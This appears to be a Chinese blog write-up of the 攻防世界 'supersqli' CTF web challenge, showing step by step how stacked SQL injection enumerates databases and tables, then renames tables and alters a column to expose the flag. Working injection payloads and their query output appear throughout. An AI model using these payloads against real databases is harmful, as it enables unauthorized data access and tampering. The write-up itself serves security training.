攻防世界web supersqli writeup

原创

Sprint#51264 于 2020-08-07 19:04:24 发布 157 收藏 1


分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/107868306


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询


题目主界面如上，提交1查询出一条结果




尝试单引号注入发现报错，那么判断存在注入





用order by查询有几个字段；
当order by 3的时候发现出错了





接着使用union联合查询，发现关键字被过滤了，用大写也无法绕过





于是换用堆叠注入的方法

```
1';show databases #
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```


出现多个数据库,注意到有supersqli库，再次构造

```
1';show tables from supersqli #
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


发现有两个表，分别对其进行查看得

1.words

```
array(6) {
  [0]=>
```

```
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


2.1919810931114514(注意查询的时候以字符串为名的表要用反引号括住)

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


根据查询的结果来看，是一个数字外加一个字符串，与words表中数据相吻合，所以说words应该是默认查询的表，根据words中的id值进行查找，我们可以把1919810931114514这个表命名为words，并

把其中的flag字段改为id，查询的时候就可以将flag进行显示，把原先的words改成其他名字，使有flag的表成为默认查询表

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#
```

再进行or语句的构造

```
1' or 1=1#
```

参考链接：https://www.cnblogs.com/weak-chicken/p/12291092.html